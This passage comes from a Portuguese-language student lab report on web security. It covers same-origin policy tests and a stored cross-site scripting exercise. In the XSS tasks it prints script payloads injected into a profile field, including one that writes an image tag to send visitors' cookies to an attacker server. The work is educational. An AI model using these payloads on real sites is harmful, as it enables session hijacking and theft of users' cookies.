


Figura 17 - Task 2. (Web SOP Lab) acesso ao DOM do navigation.html




Figura 18 - Task 2. (Web SOP Lab) acesso às cookies do navigation.html

- 2) O objectivo deste ponto foi verificar, no caso de origens diferentes, que não seria possível o código Javascript aceder nem ao DOM nem às cookies.

Acesso à página www.isel.pt:



Figura 19 - Task 2. (Web SOP Lab) acesso www.isel.pt




Figura 20 - Task 2. (Web SOP Lab) acesso DOM do www.isel.pt




Figura 21 - Task 2. (Web SOP Lab) acesso às cookies do www.isel.pt

- 3) O objectivo deste ponto foi observar que uma origem era identificada não só pelo *host* mas também pela porta, tendo obtido o mesmo resultado que no ponto 2.

Acesso à página www.soplab.com:8080/navigation.html:




Figura 22 - Task 2. (Web SOP Lab) acesso www.soplab.com:8080/navigation.html




Figura 23 - Task 2. (Web SOP Lab) acesso ao DOM do www.soplab.com:8080/navigation.html




Figura 24 - Task 2. (Web SOP Lab) acesso às cookies do www.soplab.com:8080/navigation.html

- 4) O objectivo deste ponto era observar que a SOP restringia também os acessos ao objecto *History* e ao URL do *frame*.

Neste ponto observou-se os seguintes casos:

- *Back* de uma página da mesma origem para a mesma origem, o que funcionava e mostrava o respectivo URL da página anterior;




Figura 25 - Task 2. (Web SOP Lab) back de uma página da mesma origem para a mesma origem

- *Back* de uma página da mesma origem para uma de outra origem, o que funcionava, mas não apresentava o URL da página anterior, visto ser de outra origem;




Figura 26 - Task 2. (Web SOP Lab) back de uma página da mesma origem para outra origem

- *Back* de uma página de outra origem, o que não funcionava e apresentava um erro visto o objecto *History* ser de outra origem.




Figura 27 - Task 2. (Web SOP Lab) back de uma página de outra origem

Pergunta 5.2.

Task 3.

Nesta tarefa realizaram-se os seguintes pedidos a dois URLs diferentes, um da mesma origem e um de outra origem, através do código *Javascript* da página *navigation.html*.

Pedido ao URL www.soplab.com:




Figura 28 - Task 3. (Web SOP Lab) resultado do pedido a www.soplab.com

Pedido ao URL www.isel.pt:




Figura 29 - Task 3. (Web SOP Lab) resultado do pedido a www.isel.pt

Após análise dos resultados de ambos os pedidos, chegou-se à conclusão de que a SOP restringe o acesso aos resultados de pedidos a URLs de outras origens, por parte do código *Javascript*.

Caso a SOP não fosse estendida aos pedidos realizados pelo Ajax, isto seria um grave problema visto que o código *Javascript* teria acesso aos resultados desses pedidos, podendo ser esses provenientes de operações autenticadas pelo utilizador, uma vez que o *browser* coloca as *cookies* nos respectivos pedidos, de forma automaticamente.

Pergunta 6

Pergunta 6.1.

Task 1.

Nesta tarefa utilizou-se a conta da Alice para colocar um código *Javascript* no seu perfil.

```
<script>alert('XSS');</script>
```




Figura 30 - Task 1. (Web XSS Lab) edição da brief description da Alice

Como o campo *Brief description* não era “escaped” então o *browser* interpretava esse texto como HTML e processava o respectivo código, resultando, assim, num alerta a todos os que acessem ao perfil da Alice.




Figura 31 - Task 1. (Web XSS Lab) acesso ao perfil da Alice

Task 2.

Nesta tarefa utilizou-se a conta da Alice para colocar um código *Javascript* no seu perfil.

```
<script>alert(document.cookie);</script>
```

Após aceder ao perfil da Alice o utilizador irá receber um alerta contendo as suas *cookies*, como é visível na seguinte imagem.




Figura 32 - Task 2. (Web XSS Lab) acesso ao perfil da Alice

Task 3.

Nesta tarefa utilizou-se a conta da Alice para colocar um código *Javascript* no seu perfil.

```
<script>document.write('<img src="http://127.0.0.1?c=' +  
    escape(document.cookie) + '>');  
</script>
```

Este código irá inserir uma imagem, no DOM, com *URL* do atacante fazendo assim um pedido GET ao servidor do atacante enviando na *query string* as *cookies* do utilizador que acedeu ao perfil da Alice.

